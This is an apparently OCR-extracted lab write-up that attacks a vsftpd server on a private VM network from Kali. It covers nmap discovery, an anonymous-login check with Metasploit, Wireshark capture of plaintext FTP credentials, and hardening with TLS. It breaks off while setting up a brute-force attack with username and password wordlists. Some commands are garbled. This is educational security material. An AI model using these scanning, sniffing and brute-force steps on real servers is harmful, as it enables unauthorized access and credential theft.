
CentOS Server Penetration and File Retrieval

FTP Centos Purple Team

mMONTAGEe's
Workshop


1. First we start by initializing Linux Centos using « *sudo yum update* » then we install VSFTPD using « *sudo yum install vsftpd* », we open the configuration file using « *sudo nano /etc/vsftpd/vsftpd.conf* » and we do the necessary configurations. We save and restart the server, after that we turn off the firewall using « *sudo systemctl stop firewalld* » and check server status using « *systemctl status vsftpd* ».

   Here we can see that the server is acting and running:




```
● vsftpd.service - Vsftpd ftp daemon
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; vendor preset: dis
abled)
   Active: active (running) since Mon 2023-05-22 07:30:28 PDT; 3s ago
  Process: 3077 ExecStart=/usr/sbin/vsftpd /etc/vsftpd/vsftpd.conf (code=exited, status
=0/SUCCESS)
 Main PID: 3078 (vsftpd)
    Tasks: 1
   CGroup: /system.slice/vsftpd.service
           └─3078 /usr/sbin/vsftpd /etc/vsftpd/vsftpd.conf
```

   Now we want to see which IP address is assigned to it for later usage:
   We run the command ifconfig:




```
[root@localhost ~]# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.141.128  netmask 255.255.255.0  broadcast 192.168.141.255
        inet6 fe80::b6f2:e8e6:71ec:d16f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:5a:ff:1d  txqueuelen 1000  (Ethernet)
        RX packets 1923  bytes 2005060 (1.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1057  bytes 73373 (71.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. At this stage, the attacker on Kali Linux does not know exactly the devices connected on the network. First we need to check which network IP address we are on:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.141.129  netmask 255.255.255.0  broadcast 192.168.141.25
```

   In this case, the network IP address would be 192.168.141.0 so we run « *sudo nmap –sn 192.168.141.0/24* ».




```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-22 11:12 EDT
Nmap scan report for 192.168.141.1
Host is up (0.00010s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.141.2
Host is up (0.00010s latency).
MAC Address: 00:50:56:F8:9C:D6 (VMware)
Nmap scan report for 192.168.141.128
Host is up (0.00010s latency).
MAC Address: 00:0C:29:5A:FF:1D (VMware)
Nmap scan report for 192.168.141.254
Host is up (0.000095s latency).
MAC Address: 00:50:56:FB:FD:51 (VMware)
Nmap scan report for 192.168.141.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.99 seconds
```

These are the hosts active on that IP network, now we want to know which of these is the server, we open Wireshark on Kali Linux using application tab => then 09 sniffing & spoofing. We will then monitor for a client / server packet to know which IP is the server:



```
80862 11058.934299… 192.168.141.128    162.159.200.123    NTP    90 NTP Version 4, client
80863 11059.004558… 162.159.200.123    192.168.141.128    NTP    90 NTP Version 4, server
80864 11060.258299… 192.168.141.128    85.119.83.206      NTP    90 NTP Version 4, client
80865 11060.347638… 85.119.83.206      192.168.141.128    NTP    90 NTP Version 4, server
```

Here we can see that 192.168.141.128 is responding with a server flag so we conclude that .128 is the server. We want to see which port has a vulnerability, we use *nmap 192.168.141.128*




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 192.168.141.128
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-22 11:21 EDT
Nmap scan report for 192.168.141.128
Host is up (0.00041s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

3. To search for anonymous login permissions using Metasploit, we follow these steps:
   - We open a new terminal and we write the command « *msfconsole* »
   - Once the console is open, we run an auxiliary module that allows us to check if we can login anonymously use « *auxiliary/scanner/ftp/ftp_login* »

- We then set the USERNAME parameter to "anonymous" and set the PASSWORD parameter to « *set USERNAME anonymous* » « *set PASSWORD " "*»
- Now we execute it with the command « *run* »




```
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.141.128:21    - 192.168.141.128:21 - Starting FTP login sweep
[!] 192.168.141.128:21    - No active DB -- Credential data will not be saved
!
[+] 192.168.141.128:21    - 192.168.141.128:21 - Login Successful: anonymous:
a
[*] 192.168.141.128:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

At this point anonymous_enable=YES on the ftp server.

4. We will now attempt to connect anonymously to the ftp server using FileZilla



Site Manager

Select entry:

My Sites
- New site
- New site 2

General | Advanced | Transfer Settings | Charset

Protocol: FTP - File Transfer Protocol


Host: 192.168.141.128 Port: 21

Encryption: Use explicit FTP over TLS if available

Logon Type: Anonymous

Background color: None


Comments:



Host: \192.168.141.128 Username: anonymous Password: Port: 21 Quickconnect

```
Status:                    Insecure server, it does not support FTP over TLS.
Status:                    Logged in
Status:                    Retrieving directory listing...
Status:                    Directory listing of "/" successful
```


5. To disable anonymous login, we change the anonymous parameter in the config file of the ftp server to anonymous_enable=NO and we try connecting again.



```
Response:    331 Please specify the password.
Command:     PASS ********************
Response:    530 Login incorrect.
Error:       Critical error: Could not connect to server
```

This time it does not work.

6. In this case, we have a user called user1 and his password is testuser.
We set up a connection with the ftp server like a normal user would using these credentials and we connect.




Site Manager

Select entry:

- My Sites
  - New site
  - New site 2

General | Advanced | Transfer Settings | Charset


Protocol: FTP - File Transfer Protocol
Host: 192.168.141.128 Port: 21
Encryption: Use explicit FTP over TLS if available
Logon Type: Normal
User: user1
Password: ••••••••
Background color: None
Comments:



```
Status:    Insecure server, it does not support FTP over TLS.
Status:    Logged in
Status:    Retrieving directory listing...
Status:    Directory listing of "/" successful
```

The user is connected.

At this point, the attacker is monitoring the server traffic on his Wireshark, when the user hits connect all of the traffic shows up in Wireshark for the attacker to see.



```
192.168.141.1      192.168.141.128    FTP     64 Request: AUTH SSL
192.168.141.128    192.168.141.1      FTP     92 Response: 530 Please login with USER and PASS.
192.168.141.1      192.168.141.128    FTP     66 Request: USER user1
192.168.141.128    192.168.141.1      FTP     88 Response: 331 Please specify the password.
192.168.141.1      192.168.141.128    FTP     69 Request: PASS testuser
192.168.141.128    192.168.141.2      DNS     86 Standard query 0x9fc9 PTR 1.141.168.192.in-addr
192.168.141.128    192.168.141.1      TCP     60 21 → 49899 [ACK] Seq=131 Ack=48 Win=29312 Len=0
192.168.141.2      192.168.141.128    DNS    185 Standard query response 0x9fc9 No such name PTR
192.168.141.128    192.168.141.1      FTP     77 Response: 230 Login successful.
```


Here we notice the credentials are completely exposed.

7. To enhance security and prevent credential theft we will generate a self-signed SSL certificate for our ftp server.

   First we start by installing OpenSSL with the command « *sudo apt install openssl* » then we generate a private key file « *openssl genrsa –out private.key 2048* » this will generate a private key file named private.key with a key length of 2048 bits.

   Now we generate a certificate signing request (CSR) using the following command « *openssl req –new –key private.key –out csr.pem* »
   We generate a self-signed certificate « *openssl x509 req –days –365 –in csr.pem –signkey private.key –out certificate.crt* » this will generate a self-signed certificate file named certificate.crt that is valid for 365 days.

   Now we configure the ftp server with the following commands




```
# Enable SSL/TLS
ssl_enable=YES

rsa_cert_file=/root/certificate.crt

rsa_private_key_file=/root/private.key
```

   And we restart the ftp server.

8. Now we reconnect to our ftp server via FileZilla, this time with encryption set to “use explicit FTP over TLS if available”.


Site Manager

Select entry:

- My Sites
  - New site
  - New site 2

General | Advanced | Transfer Settings | Charset

Protocol: FTP - File Transfer Protocol

Host: 192.168.141.128 Port: 21

Encryption: Use explicit FTP over TLS if available


Logon Type: Normal

User: user1

Password: ••••••••

Background color: None


Comments:


```
192.168.141.1       192.168.141.128     FTP       123 Request: \027\003\003\000@�/��-\003'>[���,лQC����)�p(\177\006E�)��� �(/\023\b32��y�"\t��)\006���\035r�P�}
192.168.141.128     192.168.141.1       FTP       139 Response: \027\003\003\000P�y"�ф\035\b����o@�\022NO��s8<U\036gl�@)-\016\025�Xş�����\005�mxJ���?��/��g��}=�
192.168.141.1       192.168.141.128     FTP       123 Request: \027\003\003\000@�V\037���\032~\017\000���5�c.\033ª\017
192.168.141.128     192.168.141.2       DNS        86 Standard query 0xd444 PTR 1.141.168.192.in-addr.arpa
192.168.141.128     192.168.141.1       TCP        60 21 → 52995 [ACK] Seq=86 Ack=139 Win=237 Len=0
192.168.141.2       192.168.141.128     DNS       185 Standard query response 0xd444 No such name PTR 1.141.168.192.in-addr.arpa SOA infobloxrasbdns.ogero.gov.lb
192.168.141.128     192.168.141.1       FTP       123 Response: \027\003\003\000@}��2�\017�g��L�5(�^"��5\a�q��UU��,zhl��]�4�\031{j\033\v��UF.'�T%(�\022佡��b
192.168.141.1       192.168.141.128     FTP       107 Request: \027\003\003\0000T����2�yN�:��\030\003\002�\026���2\b\002�\035\034�B'x\004�\031Q��\024m}uO���c�\023
```


Now we see that all the important information are encrypted and no longer show the confidential information as plain text.

9. In the final step, we will have brute force our way into the server, we will do that using Metasploit.

   First we reopen the console by using msfconsole and we type search ftp login then type use 2, after that on a different terminal we create two files named usernames.txt and passwords.txt, each containing twenty possible username / password combinations.



```
user
gerard
lab3
lab
lab123
gerardlab
usergerard
gerard123
labgerard123
gerarduser
user1
123user
123labuser
123labgerard
digital123
digitallab
digitaluser
usergerard123
labrandom
randomlab
```



```
randomgerard
pass1
pass2
pass123
passworduser
123pass
gerardpass
kalipass
labpass
lab3test
testuser
lab3passworduser
usergerardlab
gerardpasslab
gerardpassuser
userpass1
userpass123
userpass2
randompass
random567
```

In the msf, we will now assign the server port, the server address and attach both usernames and passwords files to use for the brute force attack:

